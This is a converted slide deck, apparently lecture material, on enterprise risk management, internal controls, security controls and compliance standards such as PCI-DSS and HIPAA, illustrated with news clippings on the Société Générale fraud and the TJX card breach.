
ERM

Compliance



SSL Secure Browsing Attack Tree

- Risk
- Attack Trees
- Structure
- ▷ Example
- ERM
- Compliance



[http://iang.org/maps/browser_attack_tree.html]

Risk

Attack Trees

▷ ERM

Risks

COSO-ERM

SocGen

Security Controls

Example

Compliance

Enterprise Risk Management

Internal Control

Risk

Attack Trees

ERM

Risks

COSO-ERM

SocGen

Security Controls

Example

Compliance

*“Internal control is broadly defined as a process, effected by an entity’s board of directors, management and other personnel, **designed to provide reasonable assurance regarding the achievement of objectives in the following categories:***

- 1. Effectiveness and efficiency of operations.*
- 2. Reliability of financial reporting.*
- 3. Compliance with applicable laws and regulations.”*

[Committee of Sponsoring Organizations (COSO)]

This activity may be required by law. For example, in order to achieve compliance with the Sarbanes Oxley Act 2002, management must implement an effective Internal Controls system in the enterprise.

SCIENTIFIC AMERICAN

SEARCH



- Log In or Register
- Log In to SA Digital



THE PRINT EDITION

- View Latest Issue »
- Give Scientific American »
- Give Scientific American Mind »

Energy & Sustainability ▾ Evolution ▾ Health ▾ Mind & Brain ▾ Space ▾ Technology ▾ More Science ▾ Blog & Columns ▾ Multimedia ▾ Magazines ▾

Home » News »

News | Technology

WikiLeaks Breach Highlights Insider Security Threat

Even the toughest security systems sometimes have a soft center that can be exploited by someone who has passed rigorous screening

By Larry Greenemeier and Charles Q. Choi | December 1, 2010 | 4

Share Email Print

The ongoing *WikiLeaks* exposé not only circulated hundreds of thousands of secretive government documents, it has also swiftly prompted changes to the system designed to share access to them. On Tuesday, the U.S. State Department cut off a military computer network's access to its files, dramatically curtailing data sharing intended to help thwart future disasters like the September 11 terrorist attacks.



ADVERTISEMENT

Follow Scientific American



Scientific American Newsletter

Get weekly coverage delivered to your inbox.

Latest Headlines

Dissecting New Zealand's deadly quake

Nature | 8 hours ago | 0

Why Was New Zealand's Latest Earthquake So Deadly?

Ask the Experts | 8 hours ago | 1

Baby dolphin deaths spike along Gulf Coast


Reuters | 9 hours ago | 1

Show Most Read ▲

Show Most Commented ▲

Example: A purchase business process

Consider a purchasing business process whereby purchase orders are processed, suppliers selected and orders placed. Internal controls are required in order to address the risks due to fraud and other threats to the process.



Require reasonable assurance regarding the achievement of objectives.

Purchasing Business Process Example

Risk

Attack Trees

ERM

▷ Risks

COSO-ERM

SocGen

Security Controls

Example

Compliance

- *Risk*: Unauthorized creation of Purchase Orders (POs) and payments to non-existent suppliers
 - *Control*: POs higher than \$5,000 must be double approved.
 - ▷ *Test*: inspect a random selection of POs.
 - *Control*: only authorized users may access the payment system.
 - ▷ *Test*: inspect the application audit-logs.
 - ▷ *Test*: user login spot checks.

- *Risk*: poor demand planning in production may result in inadequate supply of materials.
 - *Control*: no PO higher than \$5,000 will be approved at once.
 - ▷ *Test*: inspect the application audit-logs.
 - *Control*: staff receive production management training.
 - ▷ *Test*: inspect the training records.

Internal Controls Process defined by COSO-ERM

Risk

Attack Trees

ERM

Risks

▷ COSO-ERM

SocGen

Security Controls

Example

Compliance

COSO-ERM is a de-facto standard used by auditors for realizing Internal Controls.

- Identify all the significant accounts in the company.
- Identify for those accounts all relevant business processes affecting them.
- Define for each relevant business process a set of control objectives specific to the enterprise that must hold for that process.
- Continuously assess the risks for the enterprise by their identification for each control objective.
- Design and implement based on the risk assessment a set of effective controls in order to prevent or detect the occurrence of the identified risks.
- The controls must be tested and used in daily operations.

Outline of an ERM Framework

Risk

Attack Trees

ERM

Risks

▷ COSO-ERM

SocGen


Security Controls

Example

Compliance

A system that is used to support the enterprise risk management process is typically organized in terms of

- Processes. The workflows that describe the business activities.
- Risks that indicate threats to the business activity.
- Controls. The mechanisms/etc that are deployed to mitigate risks.
- Test Procedures. These are intended to check the effectiveness of the controls at mitigating the risks.



Cobit is a another ERM framework that is centered around a collection of best-practices for managing IT systems.

ERM Systems

Risk

Attack Trees

ERM

Risks

▷ COSO-ERM

SocGen

Security Controls


Example

Compliance

Systems that allow management of ERM information.

- May be as simple as a spreadsheet providing the information about current risks, controls and tests with the current scores of their effectiveness (manually managed), or
- A system that is integrated into the enterprise system with sensors that automate the tests and provide feeds to the ERM system, along with manual audit activities.

These contribute to the broader process of IT Governance (of which security is an important component) by supporting the prioritizing and management of risks to across the enterprise.



Business Processes

Risk

Attack Trees

ERM

Risks


▷ COSO-ERM

SocGen

Security Controls

Example

Compliance



© Scott Adams, Inc./Dist. by UFS, Inc.

Why Should I care?

Risk

Attack Trees

ERM

Risks

COSO-ERM

▷ SocGen

Security Controls

Example

Compliance

The screenshot shows a web browser window displaying a New York Times article. The browser's address bar shows the URL: <http://www.nytimes.com/2008/01/24/business/worldbu>. The page title is "\$7.1 Billion Fraud Uncovered at Société Générale - New York Times". The article is from the "World Business" section, dated January 24, 2008, by David Jolly. The main headline is "\$7.1 Billion Fraud Uncovered at Société Générale". The article text describes a massive fraud at the French bank Société Générale, involving a trader who concealed large fraudulent positions. The trader's actions resulted in a €4.9 billion loss (approximately \$7.1 billion) and a need for \$8 billion in new capital. The fraud was committed through a scheme of elaborate fictitious transactions, including hedging on European index futures. The article also includes a sidebar with "Article Tools" (Sign in to e-mail or save this, Print, Reprints, Share) and a sponsored advertisement for "Under the Same Moon".

WORLD U.S. N.Y. / REGION BUSINESS TECHNOLOGY SCIENCE HEALTH SPORTS OPINION ARTS STYLE TRAVEL JOBS

MEDIA & ADVERTISING WORLD BUSINESS SMALL BUSINESS YOUR MONEY DEALBOOK MARKETS RESEARCH MUTUAL FUNDS MY P

A CHANGE IN LIFESTYLE WILL LOWER YOUR CHOLESTEROL.

MEDICATION IS THE BEST WAY TO LOWER YOUR CHOLESTEROL.

In a world of second opinions, get the facts first.

The New York Times
nytimes.com/head
ALL THE NEWS THAT'S FIT TO CLICK

\$7.1 Billion Fraud Uncovered at Société Générale

By DAVID JOLLY
Published: January 24, 2008

PARIS — The French bank Société Générale said Thursday that it had uncovered "an exceptional fraud" by a trader that would cost it €4.9 billion, or about \$7.1 billion, and that it would seek new capital of about \$8 billion.

The company, the second-largest listed bank in France, said in a statement that the fraud had been committed by a trader in charge of "plain vanilla" hedging on European index futures.

The trader, who was not identified, "had taken massive fraudulent directional positions in 2007 and 2008 far beyond his limited authority," the bank said. "Aided by his in-depth knowledge of the control procedures resulting from his former employment in the middle-office, he managed to conceal these positions through a scheme of elaborate fictitious transactions."

SIGN IN TO E-MAIL OR SAVE THIS

PRINT

REPRINTS

SHARE

ARTICLE TOOLS SPONSORED BY

UNDER THE SAME MOON

More Articles in Business »

Today's Headlines Daily E-I

Sign up for a roundup of the day's headlines.

See Sample | Privacy Policy

Add the NYTimes.com to your Netvibe

Risk

Attack Trees

ERM

Risks

COSO-ERM

▷ SocGen

Security Controls

Example

Compliance

Jerome Kerviel, a 31-year-old junior trader at Societe Generale, built up a \$73 billion position causing the French bank to lose \$7 billion

The trader combined several fraudulent methods to avoid detection.

- used non-key operations: eg operations with no cash movements or margin call and which did not require immediate confirmation;
- misappropriated account passwords to cancel certain operations;**
- falsified documents to justify the entry of fictitious operations.
- ensured that the fictitious operations involved a different financial instrument to the one he had just cancelled, in order to increase his chances of not being controlled.

Why should I care?

Risk

Attack Trees

ERM

Risks

COSO-ERM

▷ SocGen

Security Controls

Example

Compliance

Security is a people problem: monitor all users, including privileged access by administrators.

Implement your policies: for example, not only have a policy (control) about passwords (no sharing, not written down/stored as plaintext, etc.), but also *test* (audit) that the policy is adhered to.

People who set the policy should not be the ones implementing or auditing the policy. Kerviel moved from the auditing department to the department he audited (i.e., trading).

Access restrictions must be implemented as people move within the organization.

Awareness and training serves as the first line of defense and informs users of their obligations and responsibilities.

Insiders are potential attackers!

Security Controls

Risk

Attack Trees

ERM

Risks

COSO-ERM

SocGen


▷ Security Controls

Example

Compliance

Use ERM to manage (operational) risks related to security and provide reasonable assurance regarding achievement of objectives.

Risk Elements:



- Security mechanisms as controls that mitigate known risks.
- Tests that audit efficacy of risk mitigation by control.

Security Risks in the Purchasing Business Process

Risk

Attack Trees

ERM

Risks

COSO-ERM

SocGen

Security Controls

▷ Example

Compliance

Risk: Compromised systems leads to revenue loss

- *Control:* firewall helps protect system from external attack.
 - *Test:* firewall configuration matches best practice.
 - *Test:* Intrusion Detection System checks network traffic.
- *Control:* ensure software patches are up to date.
 - *Test:* software version matches latest release.
- *Control:* antivirus software helps defend against known attacks.
 - *Test:* antivirus database is up to date

Security Risks in the Purchasing Business Process

Risk

Attack Trees

ERM

Risks

COSO-ERM

SocGen

Security Controls

▷ Example

Compliance

Risk: SYN-Flooding results in unavailable system.

- *Control:* firewall threshold rule limits packet throughput
 - *Test:* firewall rules include a threshold rule.
 - *Test:* for packet flooding using intrusion detection system.
- *Control:* running syncache on server network stack limits flooding.
 - *Test:* system for syncache configuration.
 - *Test:* for packet flooding using intrusion detection system.
- *Control:* running syncookie on server network stack limits flooding.
 - *Test:*

Reporting Security Risks

Risk

Attack Trees

ERM

Risks

COSO-ERM

SocGen

Security Controls

▷ Example

Compliance

Control catalogues represent best-practice for mitigating security risks.

Monitor effectiveness of controls at mitigating risk. Provide real-time reports on:

- Top-failing controls,
- control failure averages, ...

Can be difficult to interpret:

- Should a system administrator worry about a large number of failures on control *ensure software patches are up to date*?
- Should a C[hief]-level executive worry about a large number of security control failures associated with process *Purchasing Business*?

Risk

Attack Trees

ERM

▷ Compliance

Compliance

PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

Compliance

Audit and Compliance

Risk

Attack Trees

ERM

Compliance

▷ Compliance

PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

Organizations deploy 'best-practice' security controls to minimize internal and external threats. These are routinely audited to ensure controls remain in place, are effective and compliant with best-practice.

Organizations may also be required to comply with legislation and be able to demonstrate that they are compliant.

- Data Protection Act [Ireland]; EU Directive 95/46/EC.
 - Categorizes personal health information as a special category.
 - Requires special protection in terms of obtaining, processing security and disclosure of health information.
- HIPAA Health Insurance Portability & Accountability Act [USA].
 - Includes privacy requirements for patient information.
 - Applies security principles well established in other industries.
- Payment Card Industry Data Security Standard (PCI-DSS),
- Sarbanes-Oxley, . . .

Example: PCI-DSS

Risk

Attack Trees

ERM

Compliance

Compliance

▷ PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

A collaboration between VISA and MasterCard and endorsed by other card companies

“ a single approach to safeguarding sensitive data for all card brands”

Applies to all merchants that store, process, or transmit cardholder data; all payment (acceptance) channels, including brick-and-mortar, mail, telephone, e-commerce (Internet)

Includes 12 requirements, based on

- administrative controls (policies, procedures, etc.)
- physical security (locks, physical barriers, etc.)
- technical security (passwords, encryption, etc.)

PCI-DSS Requirement Categories

Risk

Attack Trees

ERM

Compliance

Compliance

▷ PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

1. Install and maintain a firewall configuration to protect data
2. Do not use vendor-supplied defaults for system passwords and other security parameters
3. Protect stored data
4. Encrypt transmission of cardholder data and sensitive information across public networks
5. Use and regularly update anti-virus software
6. Develop and maintain secure systems and applications
7. Restrict access to data by business need-to-know
8. Assign a unique ID to each person with computer access
9. Restrict physical access to cardholder data
10. Track and monitor all access to network resources and cardholder data
11. Regularly test security systems and processes
12. Maintain a policy that addresses information security

.... Requirement 3: Protect stored cardholder data

Risk

Attack Trees

ERM

Compliance

Compliance

▷ PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

In general, no cardholder data should ever be stored unless its necessary to meet the needs of the business. Sensitive data on the magnetic stripe or chip must never be stored. If your organization stores Primary Account Number (PAN), it is crucial to render it unreadable.

- 3.1** Limit cardholder data storage and retention time to that required for business, legal, and/or regulatory purposes, as documented in your data retention policy.
- 3.2** Do not store sensitive authentication data after authorization (even if it is encrypted). See guidelines in table below.
- 3.3** Mask PAN when displayed; the first six and last four digits are the maximum number of digits you may display. Not applicable for authorized people with a legitimate business need to see the full PAN. Does not supersede stricter requirements in place for displays of cardholder data such as on a point-of-sale receipt.
- 3.4** Render PAN, at minimum, unreadable anywhere it is stored including on portable digital media, backup media, in logs, and data received from or stored by wireless networks. Technology solutions for this requirement may include strong one-way hash functions, truncation, index tokens, securely stored pads, or strong cryptography.

Requirement 4: encrypt transmission of cardholder data across open, public networks

Risk

Attack Trees

ERM

Compliance

Compliance

▷ PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

Cyber criminals may be able to intercept transmissions of cardholder data over open, public networks so it is important to prevent their ability to view these data. Encryption is a technology used to render transmitted data unreadable by any unauthorized person.

4.1 Use strong cryptography and security protocols such as SSL/TLS or IPSEC to safeguard sensitive cardholder data during transmission over open, public networks (e.g. Internet, wireless technologies, global systems for communications [GSM], general packet radio systems [GPRS]). Ensure wireless networks transmitting cardholder data or connected to the cardholder data environment use industry best practices (e.g., IEEE 802.11ix) to implement strong encryption for authentication and transmission. For new wireless implementations, it is prohibited to implement WEP after March 31, 2009. For current implementations, it is prohibited to use WEP after June 30, 2010.

4.2 Never send unencrypted PANs by end user messaging technologies.

	A	B	C	D	E
1	Report on Compliance SAQ A With Assessor Testing Procedures				
2	PCI DSS Requirements	Testing Procedures	Documentation Request	Testing Verification	In place- Yes/No
3					
4	9.6 Physically secure all paper and electronic media that contain cardholder data.	9.6 Verify that procedures for protecting cardholder data include controls for physically securing paper and electronic media (including computers, removable electronic media, networking, and communications hardware, telecommunication lines, paper receipts, paper reports, and faxes).	<ul style="list-style-type: none"> Physical security policy and procedures Media distribution policy and procedure Media inventory 	<ul style="list-style-type: none"> Through interviews and observation, follow test procedures 9.5-9.8. Verify policy/procedures meet test procedure 9.6 & 9.7 	
5					
6	9.7 Maintain strict control over the internal or external distribution of any kind of media that contains cardholder data, including the following:	9.7 Verify that a policy exists to control distribution of media containing cardholder data, and that the policy covers all distributed media including that distributed to individuals.	<ul style="list-style-type: none"> Physical security policy and procedures Media distribution policy and procedure Media inventory 	<ul style="list-style-type: none"> Through interviews and observation, follow test procedures 9.5-9.8. Verify policy/procedures meet test procedure 9.6 & 9.7 	
7	9.7.1 Classify the media so it can be identified as confidential.	9.7.1 Verify that all media is classified so that it can be identified as "confidential."			
8	9.7.2 Send the media by secured courier or other delivery method that can be accurately tracked.	9.7.2 Verify that all media sent outside the facility is logged and authorized by management and sent via secured courier or other delivery method that can be tracked.			
9					
10	9.8 Ensure management approves any and all media containing cardholder data that is moved from a secured area (especially when media is distributed to individuals).	9.8 Select a recent sample of several days of offsite tracking logs for all media containing cardholder data, and verify the presence in the logs of tracking details and proper management authorization.	<ul style="list-style-type: none"> Physical security policy and procedures Media distribution policy and procedure Media inventory 	<ul style="list-style-type: none"> Through interviews and observation, follow test procedures 9.5-9.8. Verify policy/procedures meet test procedure 9.6 & 9.7 	
11					
12	9.9 Maintain strict control over the storage and accessibility of media that contains cardholder data.	9.9 Obtain and examine the policy for controlling storage and maintenance of hardcopy and electronic media and verify that the policy requires periodic media inventories.	<ul style="list-style-type: none"> Physical security policy and procedures Media distribution policy and procedure Media inventory 	<ul style="list-style-type: none"> Through interviews and observation, follow test procedures 9.9-9.10.2. Review last media inventory and confirm that it is less than a year old 9.10 covers all media containing CHD including paper, CDs, disk drives, etc. 	
13	9.9.1 Properly maintain inventory logs of all media and conduct media inventories at least annually.	9.9.1 Obtain and review the media inventory log to verify that periodic media inventories are performed at least annually.			
14					
	9.10 Destroy media containing cardholder data when it is no longer needed for business or legal reasons as follows:	9.10 Obtain and examine the periodic media destruction policy and verify that it covers all media containing cardholder data and confirm the following:	<ul style="list-style-type: none"> Physical security policy and procedures Media distribution policy and procedure Media inventory 	<ul style="list-style-type: none"> Through interviews and observation, follow test procedures 9.9-9.10.2. Review last media inventory and confirm that it is less than a year old 	

PCI-DSS Merchant Levels

Risk

Attack Trees

ERM

Compliance

Compliance

▷ PCI-DSS

HIPAA

SCAP

Security Theater

Cloud Security

Merchant Level determines the extent to which merchant compliance is validated.

Visa Level 1 (High Risk): includes merchants that process over 6,000,000 Visa transactions or any merchant that has suffered a data compromise.

Requires:

- annual on-site audit (and report) by approved assessor
- quarterly network security scan by approved scan vendor

...

Visa Level 4 (Low Risk): includes merchant processing fewer than 20,000 Visa e-commerce (Internet) transactions and merchants, processing up to 1,000,000 Visa transactions. Requires

- self-assessment questionnaire
- quarterly network security scan by approved scan vendor

Merchant incentive is for Low Risk as Compliance costs borne by Merchant.

THE WALL STREET JOURNAL.

FRIDAY, MAY 4, 2007

Copyright © 2007, Dow Jones & Company, Inc.

Breaking The Code

How Credit-Card Data Went Out Wireless Door

In Biggest Known Theft, Retailer's Weak Security Lost Millions of Numbers

BY JOSEPH PEREIRA

The biggest known theft of credit-card numbers in history began two summers ago outside a Marshalls discount clothing store near St. Paul, Minn.

There, investigators now believe, hackers pointed a telescope-shaped antenna toward the store and used a laptop computer to decode data streaming through the air between hand-held price-checking devices, cash registers and the store's computers. That helped them hack into the central database of Marshalls' parent, TJX Cos. in Framingham, Mass., to repeatedly purloin information about customers.

The \$17.4-billion retailer's wireless network had less security than many

The cost of the fraud may take years to count. Banks could spend \$300 million

Big Hacks

Some major breaches of credit- and debit-card data in the past three years:

- BJ's Wholesale Club Inc., March 2004
40,000 cards compromised
- DSW Retail Ventures Inc., March 2005
1.4 million cards compromised
- CardSystems Inc., June 2005
40 million cards compromised
- Dollar Tree Stores Inc., August 2006
800 cards compromised
- TJX Cos. July 2005–December 2006.
At least **45.7 million cards** compromised

At a recent meeting of about 200 New England banking officials in Keane, N.H., a moderator asked who was still getting lists of compromised cards connected to the TJX breach. Nearly everyone raised their hands, says Daniel J. Forte, president of the Massachusetts Bankers Association, who was there. His association is suing TJX, in one of 21 U.S. and Canadian lawsuits seeking damages from the retailer.

The ease and scale of the fraud expose how poorly some companies are protecting their customers' data on wireless networks, which transmit data by radio waves that are readily intercepted. The incident also has renewed debate about who should be financially

THE WALL STREET JOURNAL.

FRIDAY, MAY 4, 2007

Copyright © 2007, Dow Jones & Company, Inc.

Breaking The Code

How Credit-Card Data Went Out Wireless Door

In Biggest Known Theft, Retailer's Weak Security Lost Millions of Numbers

BY JOSEPH PEREIRA

The biggest known theft of credit-card numbers in history began two summers ago outside a Marshalls discount clothing store near Ft. Hu, Minn.

There, investigators now believe hackers pointed a telescope-shaped antenna toward the store and used a laptop computer to decode data streaming through the air between hand-held price-checking devices, cash registers and the store's computers. That helped them hack into the central database of Marshalls' parent, TJX Cos. in Framingham, Mass., to repeatedly purloin information about customers.

The \$17.4-billion retailer's wireless network had less security than many

The cost of the fraud may take years to count. Banks could spend \$300 million

Big Hacks

Some major breaches of credit- and debit-card data in the past three years.

- BJ's Wholesale Club Inc., March 2004
40,000 cards compromised
- DSW Retail Ventures Inc., March 2005
1.4 million cards compromised
- CardSystems Inc., June 2005
40 million cards compromised
- Dollar Tree Stores Inc., August 2006
800 cards compromised
- TJX Cos. July 2005–December 2006.
At least **45.7 million cards** compromised

At a recent meeting of about 200 New England banking officials in Keane, N.H., a moderator asked who was still getting lists of compromised cards connected to the TJX breach. Nearly everyone raised a hand, says Daniel J. Forte, president of the Massachusetts Bankers Association, who was there. His association is suing TJX, in one of 21 U.S. and Canadian lawsuits seeking damages from the retailer.

The ease and scale of the fraud expose how poorly some companies are protecting their customers' data on wireless networks, which transmit data by radio waves that are readily intercepted. The incident also has renewed debate about who should be financially

WEP secured shop wireless network

Example: Auditing for HIPAA Compliance

Risk
 Attack Trees
 ERM
 Compliance
 Compliance
 PCI-DSS
 ▷ HIPAA
 SCAP
 Security Theater
 Cloud Security

Safeguards	Security Standards	Assessment Percentage	Assessment Compliance Rating
